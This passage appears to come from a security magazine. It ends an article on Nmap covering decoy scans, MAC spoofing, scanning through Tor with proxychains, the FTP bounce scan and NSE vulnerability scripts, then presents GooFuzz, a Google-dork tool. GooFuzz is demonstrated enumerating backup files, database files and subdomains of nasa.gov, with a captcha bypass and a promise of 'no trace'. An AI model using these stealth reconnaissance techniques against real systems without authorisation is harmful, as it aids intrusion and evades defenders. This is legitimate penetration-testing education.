22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

6. Service version scan (-sV scan) on Nmap

Alert Stats

Total Number of Recorded IDS Alerts: 5
Highest Alert Score: 2.67
Average Alert Score: 2.67
Lowest Alert Score: 3

7. Number of alerts triggered in the IDS

Timestamp	Message	Category	Severity	Targeted Asset	Score
Sun, 16 Oct 2022 03:55:08 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Sun, 16 Oct 2022 03:55:08 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Sun, 16 Oct 2022 03:55:08 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Sun, 16 Oct 2022 03:55:08 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Sun, 16 Oct 2022 03:55:10 GMT	SURICATA Applayer Mismatch protocol both directions		3	172.200.0.10	2.67

8. IDS Alerts triggered with description of the IDS as Nmap NSE Scripts

In wireless networks, it's also useful to spoof MAC addresses since some filters are directed to specific devices, like white filtering, the "`–spoof-mac`" parameter can handle that, setting a specific address or a random one to send packets by. The option of spoofing MAC addresses has the option to just put the name of the vendor's name, this is often used to spoof router names (e.g., Cisco). One of my favorites is the use of decoys to mislead the attention and confuse the firewall; with the "`–D`" option, it is possible to send a lot of fake packets together with the actual scanning packets and getting a chance for the correct packet to pass while the decoys are being filtered, since the filter will be busy analyzing all of them. You have the option to let Nmap randomize the addresses for those decoys or set it manually.

Tunning and anonymity with nmap

Turning to privacy and anonymity, you should be concerned about using some resources to be more invisible when using Nmap, since the program normally shoots a lot of packets to produce its results, maybe you are exposing your source IP too much. Using the "proxychains" utility, it is possible to run Nmap through a Tor network, in SOCKS4 or SOCKS5 proxy. It will increase security but also reducing a lot of the speed of the scanning due to all this network nature, so manipulating the performance parameters of the scan is a must, like setting as the "`–min-rtt-timeout`" to a bigger number, increasing the probe timeout to avoid the packet loss of this unreliable network, and limiting its power with low numbers of "`–max-parallelism`" and "—max-retries". These parameters should give something amiss to the irregular connection through the proxy tunnel, and you will not reveal yourself easily in that way.

Talking about proxies, there is also a scan technique, using the "-b" option, that relies on the FTP feature of serving as a proxy connection, abusing the fact that sometimes the FTP server has more permissions than usual inside the network. This feature would use the file-transfer-protocol to send files to a specific port, returning a response if that specific port is open or not. Even if this is a very well known vulnerability (since 1997), there is always a vulnerable server, and using the ftp-bounce NSE script, we could detect systems that are able to be exploited in this way. This leads us to one of the most powerful features of Nmap, the Nmap Scripting Engine (NSE).

Nmap Scripting Engine (NSE)

The NSE allows anyone to write scripts in LUA to automate a diverse set of networking scans and sharing them, with custom settings allowing those to detect vulnerabilities and even exploiting them. There are already a bunch of scripts that come by default on Nmap to make specific scans in a lot of services. Taking HTTP services as an example, when scanning for vulnerabilities in some host with this port open, using "`—script http-*`" the scan will execute all the ".nse" scripts inside the default Nmap folder, usually in '`/usr/share/nmap/scripts`', containing HTTP service-related processes, such as directory enumerations, SQL injection detection, robots.txt scanning, specific CVEs, WAF detection and so on.

```
┌──(root㉿kali)-[~]
└─# ls /usr/share/nmap/scripts
acarsd-info.nse                 http-hp-ilo-info.nse                nrpe-enum.nse
address-info.nse                http-huawei-hg5xx-vuln.nse          ntp-info.nse
afp-brute.nse                   http-icloud-findmyiphone.nse        ntp-monlist.nse
afp-ls.nse                      http-icloud-sendmsg.nse             omp2-brute.nse
afp-path-vuln.nse               http-iis-short-name-brute.nse       omp2-enum-targets.nse
afp-serverinfo.nse              http-iis-webdav-vuln.nse            omron-info.nse
afp-showmount.nse               http-internal-ip-disclosure.nse     openflow-info.nse
ajp-auth.nse                    http-joomla-brute.nse               openlookup-info.nse
ajp-brute.nse                   http-jsonp-detection.nse            openvas-otp-brute.nse
ajp-headers.nse                 http-litespeed-sourcecode-download.nse openwebnet-discovery.nse
ajp-methods.nse                 http-ls.nse                         oracle-brute.nse
ajp-request.nse                 http-majordomo2-dir-traversal.nse   oracle-brute-stealth.nse
allseeingeye-info.nse           http-malware-host.nse               oracle-enum-users.nse
amqp-info.nse                   http-mcmp.nse                       oracle-sid-brute.nse
asn-query.nse                   http-methods.nse                    oracle-tns-version.nse
auth-owners.nse                 http-method-tamper.nse              ovs-agent-version.nse
auth-spoof.nse                  http-mobileversion-checker.nse      p2p-conficker.nse
backorifice-brute.nse           http-ntlm-info.nse                  path-mtu.nse
backorifice-info.nse            http-open-proxy.nse                 pcanywhere-brute.nse
bacnet-info.nse                 http-open-redirect.nse              pcworx-info.nse
banner.nse                      http-passwd.nse                     pgsql-brute.nse
bitcoin-getaddr.nse             http-phpmyadmin-dir-traversal.nse   pjl-ready-message.nse
bitcoin-info.nse                http-phpself-xss.nse                pop3-brute.nse
bitcoinrpc-info.nse             http-php-version.nse                pop3-capabilities.nse
bittorrent-discovery.nse        http-proxy-brute.nse                pop3-ntlm-info.nse
bjnp-discover.nse               http-put.nse                        port-states.nse
broadcast-ataoe-discover.nse    http-qnap-nas-info.nse              pptp-version.nse
broadcast-avahi-dos.nse         http-referer-checker.nse            puppet-naivesigning.nse
```

9. Sample of some NSE Scripts that come with nmap installation

```
1  local anyconnect = require('anyconnect')
 1 local shortport = require('shortport')
 2 local vulns = require('vulns')
 3 local sslcert = require('sslcert')
 4 local stdnse = require "stdnse"
 5
 6 description = [[
 7 Detects whether the Cisco ASA appliance is vulnerable to the Cisco ASA ASDM
 8 Privilege Escalation Vulnerability (CVE-2014-2126).
 9 ]]
10
11 ---
12 -- @see http-vuln-cve2014-2127.nse
13 -- @see http-vuln-cve2014-2128.nse
14 -- @see http-vuln-cve2014-2129.nse
15 --
16 -- @usage
17 -- nmap -p 443 --script http-vuln-cve2014-2126 <target>
18 --
19 -- @output
20 -- PORT    STATE SERVICE
21 -- 443/tcp open  https
22 -- | http-vuln-cve2014-2126:
23 -- |   VULNERABLE:
24 -- |   Cisco ASA ASDM Privilege Escalation Vulnerability
25 -- |     State: VULNERABLE
26 -- |     Risk factor: High  CVSSv2: 8.5 (HIGH) (AV:N/AC:M/AU:S/C:C/I:C/A:C)
27 -- |     Description:
28 -- |       Cisco Adaptive Security Appliance (ASA) Software 8.2 before 8.2(5.47), 8.4 before
   authenticated users to gain privileges by leveraging level-0 ASDM access, aka Bug ID CSCuj334
29 -- |
30 -- |     References:
31 -- |       http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-2014
32 -- |_      http://cvedetails.com/cve/2014-2126/
33
34
35 author = "Patrik Karlsson <patrik@cqure.net>"
36 license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
37 categories = {"vuln", "safe"}
38
39 portrule = function(host, port)
40   return shortport.ssl(host, port) or sslcert.isPortSupported(port)
41 end
42
43 action = function(host, port)
44   local vuln_table = {
```

10. Example of NSE Script (http-vuln-cve2014-2126.nse)

```
NSE: Script scanning 10.10.162.164.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 23:11
NSE Timing: About 0.00% done
Completed NSE at 23:11, 30.53s elapsed
Nmap scan report for 10.10.162.164
Host is up, received user-set (0.092s latency).
Scanned at 2022-10-15 23:11:05 EDT for 31s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 127
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 23:11
Completed NSE at 23:11, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 31.22 seconds
           Raw packets sent: 1 (44B) | Rcvd: 1 (44B)
```

11. Nmap ftp-anon script run detecting the possibility of FTP authentication. TryHackme “furthernmap” room

Nmap brings on a lot of different modules for programming NSE scripts, covering a lot of protocols and RFCs, making it possible to adapt complex POCs and build exploits to run together with the network scanning, since the results of an analysis can be used as parameters for the scripting engine through a robust API. It’s also possible to use parallelism, multithreading and mutex functions to develop multiple concurrent executions through LUA coroutines. For those who want to receive raw packets, the Libcap that comes inside the Nsock library allows you to handle a packet listener and customize the reception of them, and even if you want to send low level packets, such as Ethernet packets, you could use the `nmap.new_dnet` function, for example, used by the *sniffer-detect* script and the Idle Scan.

Conclusion

This tool covers basically the entire reconnaissance stage and, with the availability of settings that you can use to build a complete network scan and even a vulnerability assessment, Nmap has never been out of my toolkit. In fact, I’m still learning about it, because since it is a tool, every day you discover some different usage for it. Even with the existence of specific tools, such as Masscan, designed to focus on extremely large networks, with proper configuration as shown, changing parallelism levels and running multiple instances of Nmap, it is possible to have similar results and performance.

With that in mind, when searching for tool functionality and algorithms, the completeness of its repertoire of techniques, its robust building of probe calculation, congestion controls, scripting and many more, is clear. The more you can search and discover about this scanning instrument, you find out why the official book, “*Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*”, has more than 400 pages, showing that, nowadays, Nmap is still, indeed, indispensable.

About the author

Jafar Untar is a Brazilian professional pentester and offensive security researcher since he started college. He has a bachelor's degree in information systems and has passed through studying security and finding himself in the attack side, administering a practical CTF for more than 20 colleagues, discovering a vulnerability in his first month of internship and concluding the course with a final paper based on an automated pentesting framework. Still on the path to become an expert in cybersecurity and being passionate with both teaching and learning, sharing his knowledge with those who want to understand more of the pentesting area and always engaged to help those who want to try hard.

References:

- https://nmap.org/
- https://www.lua.org/

GooFuzz - The Power of Google Dorks

by David Utón Amaya

What would you think if I told you that there are ways to get files and directories from a web server without leaving any trace on it? This has been the main reason for the creation of **GooFuzz**, a quick and easy way to "*fuzz*" without leaving evidence in web server log files and through advanced Google search techniques.

GooFuzz is written in *Bash* and only requires a terminal with Internet access to work. The execution of the tool is very simple, since it is only necessary to enter a target (URL/IP) and those extensions, file names, subdomains, folders or parameters that we want to find, either through a dictionary or through the terminal, separating them by commas.

```
┌──(duton㉿backbox)-[~/Tools/GooFuzz]
└─$ ./GooFuzz -h
*******************************************************
* GooFuzz 1.2.1 - The Power of Google Dorks            *
*                                                     *
* David Utón (@David_Uton)                            *
*                                                     *
*******************************************************

Usage:
        -h                                Display this help message.
        -w <DICTIONARY>       Specify a DICTIONARY, PATHS or FILES.
        -e <EXTENSION>          Specify comma-separated extensions.
        -t <TARGET>                 Specify a DOMAIN or IP Address.
        -p <PAGES>                     Specify the number of PAGES.
        -x <EXCLUSIONS>               EXCLUDES targets in searches.
        -d <DELAY>                Delay in seconds between requests.
        -s                  Lists subdomains of the specified domain.
        -b <COOKIE_FILE>          Bypasses Google captcha [Optional]
                                        (Requires Facebook cookies).

Examples:
        GooFuzz -t site.com -e pdf,doc,bak
        GooFuzz -t site.com -e pdf -p 2
        GooFuzz -t www.site.com -e extensionslist.txt
        GooFuzz -t www.site.com -w config.php,admin,/images/
        GooFuzz -t site.com -w wp-admin -p 1
        GooFuzz -t site.com -w wordlist.txt
        GooFuzz -t site.com -w login.html -x dev.site.com
        GooFuzz -t site.com -w admin.html -x exclusion_list.txt
        GooFuzz -t site.com -s -p 10 -d 5
        GooFuzz -t site.com -b cookiesfile.txt -w words-100.txt
```


Now, let's see **GooFuzz** in action, how about listing those office files with "*.pdf*" extension and backup files with "*.bak*" and "*.old*" extensions. I have added the parameter "*-d*" (delay) to pause between requests and decrease the possibility of Google blocking for suspicious activity (captcha).

```
┌──(duton㉿backbox)-[~/Tools/GooFuzz]
└─$ ./GooFuzz -t nasa.gov -e pdf,bak,old -d 10
*********************************************************
* GooFuzz 1.2.1 - The Power of Google Dorks             *
*********************************************************

Target: nasa.gov

================================================================
Extension: pdf
================================================================

https://go.nasa.gov/2o9ZntV
https://go.nasa.gov/2Qd45l9
https://go.nasa.gov/34VFDzd
https://go.nasa.gov/3LmKoS5
https://history.nasa.gov/90_day_study.pdf
https://history.nasa.gov/alsj/a11/A11_PressKit.pdf
https://history.nasa.gov/isstestimony2001.pdf
https://history.nasa.gov/monograph27.pdf
https://history.nasa.gov/presrep1962.pdf
https://history.nasa.gov/sp4317.pdf

================================================================
Extension: bak
================================================================

https://apod.nasa.gov/apod/fap/calendar/allyears.html.bak
https://bocachica.arc.nasa.gov/ATTREX_2013/rh/rh_omega_mar2.html.bak
https://bocachica.arc.nasa.gov/ATTREX_2013/rh/rh_omega_nov11.html.bak
https://bocachica.arc.nasa.gov/ATTREX_2014/schom/example.html.bak
https://bocachica.arc.nasa.gov/ATTREX_2014/schom/schomfigures_20140216.html.bak
https://bocachica.arc.nasa.gov/ATTREX_2014/trajfigures/trajfigures.html.bak
https://bocachica.arc.nasa.gov/POSIDON/posidon.html.bak
https://bocachica.arc.nasa.gov/POSIDON/schom/schomfigures_160921_365K.html.bak
https://bocachica.arc.nasa.gov/POSIDON/schom/schomfigures_161010.html.bak
https://umbra.nascom.nasa.gov/batse/batse_years.html.BAK

================================================================
Extension: old
================================================================

https://bocachica.arc.nasa.gov/HAVE/nmc_rh_omega_plots.html.old
https://echo.jpl.nasa.gov/asteroids/1988TA/1988TA_planning.html.old
https://echo.jpl.nasa.gov/asteroids/2012BX34/2012BX34_planning.html.old
https://echo.jpl.nasa.gov/asteroids/2012QG42/2012QG42_planning.html.old
https://echo.jpl.nasa.gov/asteroids/2014JO25/2014JO25_planning.html.old
https://echo.jpl.nasa.gov/asteroids/goldstone_asteroid_schedule.html.old
https://fits.gsfc.nasa.gov/users_guide/users_guide.ps.old
https://image.msfc.nasa.gov/ChrisDocs/UDFInstall/uLibInstall.old
https://seawifs.gsfc.nasa.gov/OCEAN_PLANET/HTML/titanic.html.old
https://www.nasa.gov/index.html.old
```

If you have noticed, I have not specified the number of Google pages ("*-p*"), I recommend you use this parameter only for intensive search of subdomains, a file/directory or a relevant extension. This will save us some unnecessary blocking.

It could also be the case that a larger number of extensions are required to be searched, so the same command could be reused, but this time passing the path to a file (wordlist).


```
┌──(duton㉿backbox)-[~/Tools/GooFuzz]
└─$ ./GooFuzz -t nasa.gov -e extensions-commons.txt -d 5 | tee goofuzz-extensions-commons.txt
*********************************************************
* GooFuzz 1.2.1b - The Power of Google Dorks            *
*********************************************************

Target: nasa.gov
Total requests: 32

================================================================
Extension: sql
================================================================

https://git.earthdata.nasa.gov/projects/GEE/repos/gdal-enhancements-for-esdis/browse/gdal-1.10.0/ogr/ogrsf_frmts/ingres/testdata.sql?at=bf753d9be4debffd464f41dd885ea9d1a4997380
https://hesperia.gsfc.nasa.gov/ssw/vobs/egso/database/template_arplage.sql

================================================================
Extension: db
================================================================

https://git.earthdata.nasa.gov/projects/ECS/repos/s4s/browse/shared-local-instance.db?at=1c1c2eb09a2596e47c2128c666c0ea66bb87c476
https://git.earthdata.nasa.gov/projects/ECS/repos/s4s/browse/shared-local-instance.db?at=612525c0eb0&until=8c3f9217c32cb366479208cc374de0072ac4d1d5
https://git.earthdata.nasa.gov/projects/ECS/repos/s4s/browse/shared-local-instance.db?at=68eed1d1de0ae3579416103181991977442b55f5
https://git.earthdata.nasa.gov/projects/ECS/repos/s4s/browse/shared-local-instance.db?at=7ee62d704640096ad97f36f84d9bf2f89e279cd1
https://git.earthdata.nasa.gov/projects/ECS/repos/s4s/diff/shared-local-instance.db?autoSincePath=false&until=7ee62d704640096ad97f36f84d9bf2f89e279cd1&at=7ee62d70464

================================================================
Extension: asp
================================================================

https://asterweb.jpl.nasa.gov/gallery.asp
https://asterweb.jpl.nasa.gov/gallerymap.asp
https://asterweb.jpl.nasa.gov/gdcm.asp
https://asterweb.jpl.nasa.gov/latest.asp
https://asterweb.jpl.nasa.gov/TerraLook.asp
https://asterweb.jpl.nasa.gov/TerraLook_aster.asp
https://asterweb.jpl.nasa.gov/TerraLook_FAQ.asp
https://asterweb.jpl.nasa.gov/TerraLook_Format.asp
https://asterweb.jpl.nasa.gov/TerraLook_status.asp
https://asterweb.jpl.nasa.gov/toplist.asp

================================================================
Extension: aspx
================================================================

https://humanresearchroadmap.nasa.gov/Evidence/medicalConditions.aspx
https://humanresearchroadmap.nasa.gov/reviews/ArchivedReviews.aspx
https://jplwater.nasa.gov/inforepository.aspx
https://nsc.nasa.gov/home.aspx
https://nsc.nasa.gov/SMALibrary.aspx
https://pal.hq.nasa.gov/app/JawsInstruction.aspx
https://roundupreads.jsc.nasa.gov/Archives.aspx
https://roundupreads.jsc.nasa.gov/archives.aspx?ptype
https://roundupreads.jsc.nasa.gov/mobi.aspx
https://sscwebpub.ssc.nasa.gov/sscindustryday/default.aspx
```



In addition, it is also possible that we only need to list those PDF files that belong only to a main domain or subdomain in question and we can add the "*-x*" parameter to exclude those subdomains that we are not interested in.


On the other hand, **GooFuzz** can also be used as a fuzzing tool, taking advantage of advanced Google Dorks techniques and avoiding leaving any trace on the web server.

Let's put **GooFuzz** back into action; in the following scenario, we will need to enumerate those files, paths and parameters that are **indexed by Google**, making use of a small dictionary with relevant paths and words.



As shown in the image above, with **GooFuzz** we can enumerate subdomains, directories, variables and files in a single command, achieving "*more for less*" (more enumeration with fewer requests) and silent, of course.

In the same way that we saw in the enumeration of files by extensions, we can also use the same parameter to identify those directories, words or web files separated by commas and without the need to generate a dictionary.



Another new feature that several users have asked us for is the addition of four wordlists where we take the opportunity to give you tips on how to use them:

```
┌──(duton㉿backbox)-[~/Tools/GooFuzz/wordlists]
└─$ ls
common-extensions.txt  extensions.txt  words-1000.txt  words-100.txt

┌──(duton㉿backbox)-[~/Tools/GooFuzz/wordlists]
└─$ head -n 5 *.txt
==> common-extensions.txt <==
sql
db
asp
aspx
php

==> extensions.txt <==
0
0.0
00
001
00.8169

==> words-100.txt <==
account
add
admin
administrator
ajax

==> words-1000.txt <==
php
cgi-bin
images
admin
includes
```

- **common-extensions.txt**: Dictionary with 32 common web extensions, ideal for quick results together with the "-e" parameter (extensions).

- **extensions.txt**: Dictionary with almost 900 extensions, this dictionary is for a slow but intensive use and is intended to be used with the parameter "*-b* "(byPass) and adding a delay (parameter *"-d"*) between 30 and 60 seconds to avoid an abuse of requests per minute.

- **words-100.txt**: This dictionary is perfect to obtain the most relevant files, paths and variables of a website. It is highly recommended to use it with a delay between 20 and 30 seconds (parameter "*-d*") or if you don't want to wait, you can use it without delay but with the Google captcha avoidance option (parameter "*-b cookies.txt*").

- **words-1000.txt**: This is the most complete dictionary, but not the fastest, so its use is only recommended together with the "-b" parameter (byPass) and adding a delay (parameter "-d") between 40 and 60 seconds.

And I forgot! These dictionaries have been chosen from ***SecLists*** (thanks for the project!).

In addition, in this version of **GooFuzz** we have added the functionality to list subdomains (parameter "*-s*") and in conjunction with a number of between 10 and 20 pages (parameter "*-p*"), it is possible to obtain a large number of subdomains of the organization.

```
┌──(duton㉿backbox)-[~/Tools/GooFuzz]
└─$ ./GooFuzz -t nasa.gov -s -p 20
************************************************************
* GooFuzz 1.2.1b - The Power of Google Dorks               *
************************************************************

Target: nasa.gov

========================================================================
Subdomains found:
========================================================================

aeronet.gsfc.nasa.gov
airs.jpl.nasa.gov
api.nasa.gov
apod.nasa.gov
ares.jsc.nasa.gov
asrs.arc.nasa.gov
asterweb.jpl.nasa.gov
aviris.jpl.nasa.gov
blogs.nasa.gov
ceres.larc.nasa.gov
climatekids.nasa.gov
climate.nasa.gov
cneos.jpl.nasa.gov
earthobservatory.nasa.gov
ecostress.jpl.nasa.gov
espd.gsfc.nasa.gov
europa.nasa.gov
exoplanets.nasa.gov
eyes.nasa.gov
fermi.gsfc.nasa.gov
firms.modaps.eosdis.nasa.gov
go.nasa.gov
gssr.jpl.nasa.gov
history.nasa.gov
idn.earthdata.nasa.gov
imagine.gsfc.nasa.gov
isccp.giss.nasa.gov
jplwater.nasa.gov
kscpartnerships.ksc.nasa.gov
lambda.gsfc.nasa.gov
mars.nasa.gov
moon.nasa.gov
nari.arc.nasa.gov
ntrs.nasa.gov
pubs.giss.nasa.gov
sbir.nasa.gov
science.gsfc.nasa.gov
science.nasa.gov
scijinks.jpl.nasa.gov
sdo.gsfc.nasa.gov
smap.jpl.nasa.gov
software.nasa.gov
solarsystem.nasa.gov
spacemath.gsfc.nasa.gov
spaceplace.nasa.gov
spinoff.nasa.gov
spotthestation.nasa.gov
sservi.nasa.gov
surp.jpl.nasa.gov
svs.gsfc.nasa.gov
swift.gsfc.nasa.gov
techport.nasa.gov
webb.nasa.gov
worldview.earthdata.nasa.gov
worldwind.arc.nasa.gov
wwwl.grc.nasa.gov
www.earthdata.nasa.gov
www.giss.nasa.gov
www.jpl.nasa.gov
www.sti.nasa.gov
```

